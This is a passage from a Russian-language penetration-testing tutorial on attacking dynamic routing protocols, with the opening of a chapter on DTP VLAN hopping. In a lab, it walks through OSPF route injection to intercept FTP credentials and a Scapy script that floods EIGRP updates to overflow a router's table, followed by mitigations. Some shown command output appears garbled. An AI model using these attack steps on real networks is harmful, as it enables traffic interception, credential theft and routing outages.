nano /etc/frr/daemons
conf
ospfd=yes
eigrpd=yes
staticd=yes
```

Далее нужно назначить пароль для подключения к панели управления маршрутизатором через линии VTY:

```
nano /etc/frr/frr.conf
conf
password letm3in
```

Также необходимо разрешить форвардинг трафика. По умолчанию в дистрибутивах Linux он отключен.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Запускаем демон `frr` (рис. 12.4).

```
systemctl start frr
```

```
coldheimkali:~$ systemctl status frr
● frr.service - FRRouting
   Loaded: loaded (/lib/systemd/system/frr.service; enabled; vendor preset: disabled)
   Active: active (running) since Fri 2022-02-18 20:49:02 +05; 27s ago
     Docs: https://frrouting.readthedocs.io/en/latest/setup.html
   Process: 293 ExecStart=/usr/lib/frr/frinit.sh start (code=exited, status=0/SUCCESS)
   Status: "FRR Operational"
     Tasks: 11 (limit: 2312)
    Memory: 23.9M
       CPU: 823ms
   CGroup: /system.slice/frr.service
           └─365 /usr/lib/frr/watchfrr -d -F traditional zebra ospfd eigrpd staticd
             └─408 /usr/lib/frr/zebra -d -F traditional -A 127.0.0.1 -s 90000000
               └─27 /usr/lib/frr/ospfd -d -F traditional -A 127.0.0.1
                 └─450 /usr/lib/frr/eigrpd -d -F traditional -A 127.0.0.1
                   └─514 /usr/lib/frr/staticd -d -F traditional -A 127.0.0.1

Feb 18 20:49:01 kali watchfrr.sh[388]: Cannot stop ospfd: pid file not found
Feb 18 20:49:01 kali watchfrr.sh[390]: Cannot stop eigrpd: pid file not found
Feb 18 20:49:01 kali watchfrr.sh[397]: Cannot stop zebra: pid file not found
Feb 18 20:49:02 kali watchfrr[365]: zebra state -> up : connect succeeded
Feb 18 20:49:02 kali watchfrr[365]: ospfd state -> up : connect succeeded
Feb 18 20:49:02 kali watchfrr[365]: eigrpd state -> up : connect succeeded
Feb 18 20:49:02 kali watchfrr[365]: staticd state -> up : connect succeeded
Feb 18 20:49:02 kali watchfrr[365]: all daemons up, doing startup-complete notify
Feb 18 20:49:02 kali frinit.sh[293]: Started watchfrr.
Feb 18 20:49:02 kali systemd[1]: Started FRRouting.
coldheimkali:~$
```

Рис. 12.4. Состояние демона FRRouting

С помощью команды `vttysh` попадаем в панель управления виртуальным маршрутизатором FRRouting (рис. 12.5).

```
coldheimkali:~$ su -s /bin/bash root
[sudo] password for coldheim:

Hello, this is FRRouting (version 7.5.1).
Copyright 1996-2005 Kunihiko Ishiguro, et al.

kali# show version
FRRouting 7.5.1 (kali).
Copyright 1996-2005 Kunihiko Ishiguro, et al.
configured with:
  '--build=x86_64-linux-gnu' '--prefix=/usr' '--includedir=${prefix}/include' '--mandir=${prefix}/share/man' '--infodir=${prefix}/share/info' '--sysconfdir=/etc' '--localstatedir=/var' '--disable-option-checking' '--disable-silent-rules' '--libdir=${prefix}/lib/x86_64-linux-gnu' '--libexecdir=${prefix}/lib/x86_64-linux-gnu' '--disable-maintainer-mode' '--enable-exempdir=/usr/share/doc/frr/examples/' '--localstatedir=/var/run/frr' '--shindir=/usr/lib/frr' '--sysconfdir=/etc/frr' '--with-vtysh-pager=/usr/bin/wget' '--libdir=/usr/lib/x86_64-linux-gnu/frr' '--with-moduledir=/usr/lib/x86_64-linux-gnu/frr/modules' '--disable-dependency-tracking' '--enable-systemd=yes' '--enable-rpki' '--with-libpam' '--enable-doc' '--enable-doc-html' '--enable-snmp' '--enable-fpm' '--disable-protobuf' '--disable-zeromq' '--enable-ospfapi' '--enable-bgp-vnc' '--enable-multipath=256' '--enable-user=frr' '--enable-group=frr' '--enable-vty-group=frrvty' '--enable-configfile-mask=0640' '--enable-logfile-mask=0640' 'build_alias=x86_64-linux-gnu' 'PYTHON=python3'
kali#
```

Рис. 12.5. Вход в панель управления

## Виртуальная лаборатория

В качестве сетевого полигона для практического разбора атак выступают сети, изображенные на схемах ниже (рис. 12.6, 12.7, 12.8).

В контексте атаки на OSPF я рассмотрю инъекцию маршрута с перехватом трафика. Что касается EIGRP, — разберем разрушительную атаку с переполнением таб-

лицы маршрутизации (чтобы не демонстрировать одну и ту же атаку и рассмотреть два варианта нападения). OSPF можно атаковать так же, как и EIGRP. Однако стоит учитывать, что разрушительные атаки в продакшене менее практичны. Думаю, такой сценарий будет полезен для Red Team в качестве отвлекающего маневра.




Рис. 12.6. Сеть с использованием OSPF




Рис. 12.7. Сеть с использованием EIGRP



Device	Interface	IP Address
R1	G0/0	10.1.1.1/24
R1	G0/3	172.20.100.254/24
R2	G0/0	10.1.1.2/24
R2	G0/2	172.20.20.254/24
R3	G0/0	10.1.1.3/24
R3	G0/2	172.20.30.254/24
DevOps	Eth0	172.20.20.20/24
Attacker	Eth0	172.20.20.50/24
FTP Server	Eth0	172.20.30.100/24
HR	Eth0	172.20.100.70/24
Network Engineer	Eth0	172.20.100.80/24

Рис. 12.8. IP-адресация полигона

## Инъекция маршрутов и перехват трафика в домене OSPF

Для успешного проведения инъекции маршрута нам необходимо подключиться к домену маршрутизации OSPF и объявить сеть. Указываем нулевую зону (area 0).

```
c0ldheim@kali:~$ sudo vtysh
kali# conf t
kali(config)# router ospf
kali(config-router)# network 172.20.20.50/32 area 0.0.0.0
```

Включаем редистрибуцию статических маршрутов с наименьшей метрикой, чтобы у внедренного маршрута была самая низкая стоимость (рис. 12.9).

```
kali(config-router)# redistribute static metric 0
```

Анонсируем в домене OSPF статический маршрут. «Хост под IP-адресом 172.20.20.20 теперь доступен через меня — 172.20.20.50» (рис. 12.10).

```
kali(config)# ip route 172.20.20.20/32 eth0
```

80	111.153054932	172.20.20.50	224.0.0.22	IGMPv3	54 Membership Report / Join group 224.0.0.5 for any sources
81	111.292942340	172.20.20.50	224.0.0.22	IGMPv3	54 Membership Report / Join group 224.0.0.5 for any sources
82	111.498529868	50:00:00:00:00:04	224.0.0.22	Spanning-tree (for - STP	60 RST. Root = 32768/1/30:00:00:00:00:00 Cost = 8 Pri = 818005
83	113.528863858	50:00:00:00:00:04	224.0.0.22	Spanning-tree (for - STP	60 RST. Root = 32768/1/30:00:00:00:00:00 Cost = 8 Pri = 818005
84	113.579159060	172.20.20.254	224.0.0.5	OSPF	94 Hello Packet
85	113.579652154	172.20.20.50	172.20.20.254	OSPF	66 DB Description
86	113.585255128	172.20.20.254	172.20.20.50	OSPF	78 DB Description
87	113.586918727	172.20.20.50	172.20.20.254	OSPF	86 DB Description
88	113.589173240	172.20.20.50	224.0.0.22	IGMPv3	54 Membership Report / Join group 224.0.0.6 for any sources
89	113.592837634	172.20.20.254	172.20.20.50	OSPF	158 DB Description
90	113.593154865	172.20.20.50	172.20.20.254	OSPF	66 DB Description
91	113.593217963	172.20.20.50	172.20.20.254	OSPF	106 LS Request
92	113.593532687	172.20.20.254	172.20.20.50	OSPF	70 LS Request
93	113.594056676	172.20.20.50	224.0.0.5	OSPF	98 LS Update
94	113.600084119	172.20.20.254	172.20.20.50	OSPF	230 LS Update
95	113.600283830	172.20.20.50	224.0.0.5	OSPF	98 LS Update
96	113.610714289	172.20.20.254	224.0.0.5	OSPF	98 LS Update
97	114.024326668	172.20.20.254	224.0.0.5	OSPF	110 LS Update

**Рис. 12.9.** Дамп трафика после подключения к домену OSPF

No.	Time	Source	Destination	Protocol	Length	Info
133	105.384338248	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
138	111.511248639	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
140	114.714938672	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
150	121.511677307	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
152	124.375358665	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
159	131.512929193	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
161	133.713203872	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
168	141.513267389	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
169	142.993010909	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
179	151.514324201	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
180	152.124257608	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
188	161.515366691	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
189	161.879163208	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
194	169.256874014	172.20.20.50	224.0.0.5	OSPF	98	LS Update
199	171.325680903	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
200	171.515385148	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
201	171.768287859	172.20.20.254	224.0.0.5	OSPF	78	LS Acknowledge

**Рис. 12.10.** Дамп трафика после инъекции в домене OSPF

Проверим таблицу маршрутизации на роутере R2.

R2#show ip route

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP

D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

E1 - OSPF external type 1, E2 - OSPF external type 2`

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

ia - IS-IS inter area, \* - candidate default, U - per-user static route

o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP

a - application route

+ - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks

C 10.1.1.0/24 is directly connected, GigabitEthernet0/0

L 10.1.1.2/32 is directly connected, GigabitEthernet0/0

172.20.0.0/16 is variably subnetted, 4 subnets, 2 masks

C 172.20.20.0/24 is directly connected, GigabitEthernet0/2

O E2 172.20.20.20/32

[110/0] via 172.20.20.50, 00:02:27, GigabitEthernet0/2

```

L      172.20.20.254/32 is directly connected, GigabitEthernet0/2
O      172.20.30.0/24 [110/2] via 10.1.1.3, 01:08:17, GigabitEthernet0/0
R2#

```

Как видим, инъекция маршрута прошла успешно. Теперь маршрутизатор R2 считает, что хост по адресу 172.20.20.20 доступен через нашу атаковую машину.

Дальше попробуем с хоста DevOps подключиться к серверу FTP по адресу 172.20.30.100 (рис. 12.11).

```

Command Prompt - ftp 172.20.30.100
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\radiant>ftp 172.20.30.100
Connected to 172.20.30.100.
220 Welcome to blah FTP service.
200 Always in UTF8 mode.
User (172.20.30.100:(none)):

```

Рис. 12.11. Подключение к FTP

В итоге мы смогли вклиниться между хостом и сервером FTP и перехватить незашифрованные учетные данные (рис. 12.12).

774	692.638838874	172.20.20.20	172.20.30.100	TCP	60 52417 → 21 [ACK] Seq=1 Ack=1 Win=8192 Len=0
775	692.638879350	172.20.20.50	172.20.30.100	TCP	54 52417 → 21 [ACK] Seq=1 Ack=1 Win=8192 Len=0
776	692.647503117	172.20.30.100	172.20.20.50	FTP	08 Response: 220 Welcome to blah FTP service.
777	692.647540728	172.20.30.100	172.20.20.20	FTP	08 Response: 220 Welcome to blah FTP service.
778	692.677243604	172.20.20.20	172.20.30.100	FTP	68 Request: OPTS UTF8 ON
779	692.677205452	172.20.20.50	172.20.30.100	FTP	68 Request: OPTS UTF8 ON
780	692.683003482	172.20.30.100	172.20.20.50	TCP	60 21 → 52417 [ACK] Seq=35 Ack=15 Win=64256 Len=0
781	692.683042776	172.20.30.100	172.20.20.20	TCP	54 21 → 52417 [ACK] Seq=35 Ack=15 Win=64256 Len=0
782	692.683612905	172.20.30.100	172.20.20.50	FTP	08 Response: 200 Always in UTF8 mode.
783	692.683629316	172.20.30.100	172.20.20.20	FTP	08 Response: 200 Always in UTF8 mode.
784	692.739694078	172.20.20.20	172.20.30.100	TCP	60 52417 → 21 [ACK] Seq=15 Ack=61 Win=8132 Len=0
785	692.739735458	172.20.20.50	172.20.30.100	TCP	54 52417 → 21 [ACK] Seq=15 Ack=61 Win=8132 Len=0

Рис. 12.12. Дамп незашифрованного FTP-трафика

## Инъекция маршрутов и переполнение таблицы маршрутизации в домене EIGRP

Для начала нужно подключиться к автономной системе EIGRP и объявить сеть (рис. 12.13).

```

coldheim@kali:~$ sudo vtysh
kali# conf t
kali(config)# router eigrp 1
kali(config-router)# network 172.20.20.50/32

```

119	136.628597101	50:00:00:02:00:02	Broadcast	ARP	60 Who has 172.20.20.50? Tell 172.20.20.254
120	136.62861200	172.20.20.50	172.20.20.254	EIGRP	54 Update
121	136.62861653	42:60:88:64:a2:bf	50:00:00:02:00:02	ARP	42 172.20.20.50 is at 42:60:88:64:a2:bf
122	136.629783665	172.20.20.50	224.0.0.22	IGMPv3	54 Membership Report / Join group 224.0.0.10 for any sources
123	136.636482223	50:00:00:02:00:02	42:60:88:64:a2:bf	ARP	60 172.20.20.254 is at 50:00:00:02:00:02
124	137.209548713	172.20.20.50	224.0.0.22	IGMPv3	54 Membership Report / Join group 224.0.0.10 for any sources
125	137.305074434	50:00:00:0b:00:04	Spanning-tree-(for-...	STP	60 RST. Root = 32768/1/50:00:00:0b:00:00 Cost = 0 Port = 0x8005
126	138.628113934	172.20.20.50	172.20.20.254	EIGRP	54 Update
127	138.630755462	172.20.20.254	172.20.20.50	EIGRP	60 Update
128	138.630872530	172.20.20.50	172.20.20.254	EIGRP	54 Update
129	138.641939748	172.20.20.254	224.0.0.10	EIGRP	138 Update
130	138.642150793	172.20.20.50	172.20.20.254	EIGRP	74 Hello (Ack)
131	138.642304113	172.20.20.254	172.20.20.50	EIGRP	60 Hello (Ack)
132	139.320311893	50:00:00:0b:00:04	Spanning-tree-(for-...	STP	60 RST. Root = 32768/1/50:00:00:0b:00:00 Cost = 0 Port = 0x8005
133	141.330722808	50:00:00:0b:00:04	Spanning-tree-(for-...	STP	60 RST. Root = 32768/1/50:00:00:0b:00:00 Cost = 0 Port = 0x8005
134	141.618185143	172.20.20.50	224.0.0.10	EIGRP	74 Hello
135	143.089343962	50:00:00:0b:00:04	CDP/VTP/DTP/PagP/UD...	DTP	60 Dynamic Trunk Protocol
136	143.090834305	50:00:00:0b:00:04	CDP/VTP/DTP/PagP/UD...	DTP	60 Dynamic Trunk Protocol

Рис. 12.13. Дамп трафика после подключения к домену EIGRP

В этот раз для инъекции маршрутов EIGRP я буду использовать сетевую библиотеку Scapy (рис. 12.14).

```
c0ldheim@kali:~$ sudo scapy3
>>> from scapy.contrib.eigrp import * # Импорт модуля для работы с
заголовками протокола EIGRP
>>> frame = Ether(dst="01:00:5e:00:00:0a") # Сборка кадра Ethernet с MAC-
адресом назначения мультикастовой рассылки
>>> ip = IP(src="172.20.20.50", dst="224.0.0.10") # Сборка IP-пакета с IP-
адресом назначения мультикастовой рассылки EIGRP
>>> eigrp = EIGRP(opcode=1, asn=1, seq=0, ack=0,
tlvlist=[EIGRPExtRoute(dst=RandIP(), nexthop="172.20.20.50")]) # Сборка пакета
EIGRP с опцией Update
>>> crafted = frame/ip/eigrp # Сборка трех слоев воедино
>>> sendp(crafted, loop=1, iface="eth0") # Заикнуть бесконечную отправку
собранного вредоносного пакета EIGRP
```

No.	Time	Source	Destination	Protocol	Length	Info
5266	1250.9704585	172.20.20.50	224.0.0.10	EIGRP	102	Update
5267	1250.9706392	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5268	1250.9710446	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5269	1250.9837047	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5270	1250.9900549	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5271	1250.9926905	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5272	1251.0051601	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5273	1251.0066110	172.20.20.50	224.0.0.10	EIGRP	102	Update
5274	1251.0104200	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5275	1251.0105241	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5276	1251.0105313	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5277	1251.0209550	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5278	1251.0203302	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5279	1251.0332400	172.20.20.254	224.0.0.10	EIGRP	102	Update
5280	1251.0333222	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5281	1251.0334059	172.20.20.50	172.20.20.254	EIGRP	74	Hello (Ack)
5282	1251.0406618	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5283	1251.0411714	172.20.20.50	224.0.0.10	EIGRP	74	Hello

Рис. 12.14. Дамп трафика после инъекции в домене EIGRP

Если мы войдем в панель управления маршрутизатора, то увидим, что нагрузка на центральный процессор значительно поднялась — до 87% (рис. 12.15, 12.16).

```

R2#show processes cpu
CPU utilization for five seconds: 87%/0%; one minute: 84%; five minutes: 45%
  PID Runtime(ms)   Invoked    uSecs   5Sec   1Min   5Min  TTY Process
    1         2         7       285    0.00%  0.00%  0.00%  0 Chunk Manager
    2        55       1560        35    0.00%  0.00%  0.00%  0 Load Meter
    3       18564       628     29560    5.51%  9.02%  4.16%  0 Exec
    4         0         1         0    0.00%  0.00%  0.00%  0 RD Notify Timers
    5       1218       1059      1150    0.07%  0.03%  0.00%  0 Check heaps
    6        137        261       524    0.00%  0.00%  0.00%  0 Pool Manager
    7         0         1         0    0.00%  0.00%  0.00%  0 DiscardQ Backgro
    8         0         2         0    0.00%  0.00%  0.00%  0 Timers
    9        15       385        38    0.00%  0.00%  0.00%  0 WATCH_AFS
   10         0         1         0    0.00%  0.00%  0.00%  0 Crash writer
   11         1         1      1000    0.00%  0.00%  0.00%  0 Exception contro

```

Рис. 12.15. Нагрузка ЦП в момент переполнения

```

D EX 43.109.44.0 [170/2816] via 172.20.20.50, 01:10:08, GigabitEthernet0/2
D EX 43.140.175.0
      [170/2816] via 172.20.20.50, 01:10:13, GigabitEthernet0/2
D EX 43.145.133.0
      [170/2816] via 172.20.20.50, 01:10:13, GigabitEthernet0/2
D EX 43.176.199.0
      [170/2816] via 172.20.20.50, 01:10:18, GigabitEthernet0/2
D EX 43.182.101.0
      [170/2816] via 172.20.20.50, 01:10:22, GigabitEthernet0/2
D EX 43.188.238.0
      [170/2816] via 172.20.20.50, 01:10:13, GigabitEthernet0/2
D EX 43.214.114.0
      [170/2816] via 172.20.20.50, 01:10:15, GigabitEthernet0/2
D EX 43.220.11.0 [170/2816] via 172.20.20.50, 01:10:14, GigabitEthernet0/2
D EX 43.223.243.0
      [170/2816] via 172.20.20.50, 01:10:11, GigabitEthernet0/2
D EX 43.227.240.0
      [170/2816] via 172.20.20.50, 01:10:18, GigabitEthernet0/2
D EX 43.249.218.0
      [170/2816] via 172.20.20.50, 01:10:14, GigabitEthernet0/2
44.0.0.0/24 is subnetted, 12 subnets
D EX 44.5.143.0 [170/2816] via 172.20.20.50, 01:10:08, GigabitEthernet0/2
D EX 44.14.212.0 [170/2816] via 172.20.20.50, 01:10:14, GigabitEthernet0/2
D EX 44.60.7.0 [170/2816] via 172.20.20.50, 01:10:10, GigabitEthernet0/2
D EX 44.68.114.0 [170/2816] via 172.20.20.50, 01:10:13, GigabitEthernet0/2
D EX 44.82.48.0 [170/2816] via 172.20.20.50, 01:10:10, GigabitEthernet0/2
D EX 44.82.239.0 [170/2816] via 172.20.20.50, 01:10:16, GigabitEthernet0/2
D EX 44.108.85.0 [170/2816] via 172.20.20.50, 01:10:12, GigabitEthernet0/2
D EX 44.115.13.0 [170/2816] via 172.20.20.50, 01:10:21, GigabitEthernet0/2
D EX 44.148.136.0
      [170/2816] via 172.20.20.50, 01:10:23, GigabitEthernet0/2
D EX 44.190.107.0
      [170/2816] via 172.20.20.50, 01:10:23, GigabitEthernet0/2
D EX 44.226.193.0
      [170/2816] via 172.20.20.50, 01:10:20, GigabitEthernet0/2
D EX 44.255.10.0 [170/2816] via 172.20.20.50, 01:10:08, GigabitEthernet0/2
45.0.0.0/24 is subnetted, 12 subnets
D EX 45.1.1.0 [170/2816] via 172.20.20.50, 01:10:10, GigabitEthernet0/2
D EX 45.15.223.0 [170/2816] via 172.20.20.50, 01:10:23, GigabitEthernet0/2
D EX 45.64.240.0 [170/2816] via 172.20.20.50, 01:10:16, GigabitEthernet0/2
D EX 45.66.238.0 [170/2816] via 172.20.20.50, 01:10:24, GigabitEthernet0/2
D EX 45.82.44.0 [170/2816] via 172.20.20.50, 01:10:11, GigabitEthernet0/2
D EX 45.94.103.0 [170/2816] via 172.20.20.50, 01:10:08, GigabitEthernet0/2
D EX 45.107.215.0
      [170/2816] via 172.20.20.50, 01:10:20, GigabitEthernet0/2
D EX 45.110.247.0
      [170/2816] via 172.20.20.50, 01:10:16, GigabitEthernet0/2
D EX 45.125.14.0 [170/2816] via 172.20.20.50, 01:10:20, GigabitEthernet0/2
D EX 45.131.181.0
      [170/2816] via 172.20.20.50, 01:10:14, GigabitEthernet0/2
D EX 45.229.78.0 [170/2816] via 172.20.20.50, 01:10:11, GigabitEthernet0/2
D EX 45.231.179.0
      [170/2816] via 172.20.20.50, 01:10:09, GigabitEthernet0/2
46.0.0.0/24 is subnetted, 17 subnets

```

Рис. 12.16. Таблица маршрутизации после переполнения

```
R2#show ip route summary
IP routing table name is default (0x0)
IP routing table maximum-paths is 32
```

Route Source	Networks	Subnets	Replicates	Overhead	Memory (bytes)
connected	0	6	0	408	1080`
static	1	0	0	68	180
application	0	0	0	0	0
eigrp 1	481	3088	0	328348	642420
internal	1192				358080
Total	1674	3094	0	328824	1001760

При переполнении таблицы маршрутизации роутер не сможет поместить в свою таблицу маршрутизации новые маршруты.

## Меры предотвращения атак на домены маршрутизации

**Использование пассивных интерфейсов.** Настройка пассивных интерфейсов в контексте динамической маршрутизации позволяет роутеру запретить рассылать объявления через некоторые интерфейсы. По умолчанию без настройки пассивных интерфейсов он рассылает объявления во все интерфейсы, а это подвергает домен маршрутизации большому риску. Легитимный пользователь, находящийся в сети, может точно так же поднять виртуальный маршрутизатор, как сделали мы с тобой, и атаковать домен маршрутизации.

### ПРИМЕЧАНИЕ

В этом материале я ориентируюсь на принципы и команды Cisco IOS CLI.

### Пример настройки для OSPF:

```
R2#conf t # Вход в режим глобальной конфигурации
R2(config)# router ospf 1 # Вход в режим конфигурации OSPF под процессом 1
R2(config-router)# passive-interface GigabitEthernet 0/2 # Назначаем интерфейс пассивным
```

### Пример настройки для EIGRP:

```
R2#conf t # Вход в режим глобальной конфигурации
R2(config)# router eigrp 1 # Вход в режим конфигурации EIGRP автономной системы 1
R2(config-router)# passive-interface GigabitEthernet 0/2 # Назначаем интерфейс пассивным
```

**Использование аутентификации.** Применение аутентификации в доменах маршрутизации позволяет обеспечить возможность входа только авторизованным, легитимным маршрутизаторам. Однако аутентификация настраивается с помощью паролей. Если ты собираешься защитить домен маршрутизации, используя аутентификацию, обязательно позаботься, чтобы эти пароли были достаточно стойкими. Они хешируются с помощью криптографических хеш-функций, и злоумышленник сможет считать значения хешей из дампа трафика и вскрыть пароль перебором. С полученным паролем он без труда подключится к домену маршрутизации.

### Пример настройки аутентификации для OSPF с использованием MD5:

```
R2#conf t    # Вход в режим глобальной конфигурации
R2(config)# interface GigabitEthernet 0/1    # Вход в режим конфигурации
интерфейса
R2(config-if)# ip ospf authentication message-digest # Включение
аутентификации по MD5
R2(config-if)# ip ospf message-digest-key 1 md5 y0ur_f4ult # Назначение пароля
с key-id 1
```

### Пример настройки аутентификации для EIGRP с использованием key-chain и MD5:

```
R2#conf t    # Вход в режим глобальной конфигурации
R2(config)# key chain SecureRouting    # Создание ключевой цепочки под названием
SecureRouting
R2(config-keychain)# key 1    # Создание первого ключа
R2(config-keychain-key)# key-string y0ur_f4ult    # Назначение пароля
R2(config-keychain-key)# accept-lifetime 20:00:00 mar 1 2022 20:00:00 mar 2
2022    # Указание промежутка времени, в течение которого маршрутизатор будет
принимать ключ от соседа
R2(config-keychain-key)# send-lifetime 20:00:00 mar 1 2022 20:00:00 mar 2 2022
# Указание промежутка времени, в течение которого маршрутизатор будет посылать
ключ соседу
R2(config-keychain)# key 2    # Когда закончится действие первого ключа,
автоматически будет использован второй ключ. Создаем второй ключ
R2(config-keychain-key)# key-string y0ur_deslre # Назначение пароля
R2(config-keychain-key)# accept-lifetime 20:00:00 mar 2 2022 20:00:00 mar 3
2022    # Указание промежутка времени, в течение которого маршрутизатор будет
принимать ключ от соседа
R2(config-keychain-key)# send-lifetime 20:00:00 mar 2 2022 20:00:00 mar 3 2022
# Указание промежутка времени, в течение которого маршрутизатор будет посылать
ключ соседу
R2(config)# interface GigabitEthernet 0/1    # Вход в режим конфигурации
интерфейса
R2(config-if)# ip authentication mode eigrp 1 md5    # Включение аутентификации
по MD5 для автономной системы EIGRP 1
R2(config-if)# ip authentication key-chain eigrp 1 SecureRouting # Назначение
ключевой цепочки, которая будет использоваться для аутентификации в автономной
системе EIGRP.
```

## Выводы

В этой главе я разобрал сценарий атак на протоколы динамической маршрутизации OSPF и EIGRP. Исходя из личного опыта тестирования на проникновение компьютерных сетей, скажу, что в большинстве случаев сетевые администраторы оставляют без внимания конфигурацию защитных механизмов протоколов. Чаще всего встречается конфигурация OSPF/EIGRP без аутентификации и без настройки пассивных интерфейсов. Такое отношение к доменам маршрутизации подвергает безопасность локальной сети большому риску.

Пентестеры после прочтения этой статьи должны взять себе на заметку описанные атаки, а сетевые администраторы смогут сделать домен маршрутизации безопаснее.

# Разруливаем DTP. Как взломать протокол DTP и совершить побег в другую сеть VLAN

---

*Necreas1ng*

Протокол DTP был разработан инженерами Cisco Systems, чтобы облегчить жизнь ленивым сетевым инженерам. Но при халатном отношении к конфигурации этого протокола администраторы расплачиваются компрометацией своих сетей. В этой статье я продемонстрирую сценарий взлома протокола DTP и возможность побега в другую сеть VLAN.

## **ВНИМАНИЕ!**

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Аббревиатура DTP расшифровывается как Dynamic Trunking Protocol. Этот протокол разработан инженерами Cisco Systems для реализации автоматической транкинговой системы. Какой порт будет транковым, а какой нет — с этим разбирается именно протокол DTP, а не сетевой инженер. DTP очень часто остается без должного внимания и в большинстве случаев использует конфигурацию по умолчанию. Этим мы с тобой и воспользуемся.

## **Как это работает**

DTP позволяет двум соседним портам коммутатора согласовывать решения о том, будут ли они магистральными каналами а.к.а транками. Такой метод применяется, чтобы сформировать магистральный канал, а сетевому администратору не приходилось настраивать вручную каждую сторону. Коммутационный порт, который находится на другом конце канала, может принять конфигурацию соседа и сформировать транк автоматически. Да, это позволяет сохранить время и силы, но не в таком уж и существенном количестве (рис. 13.1).



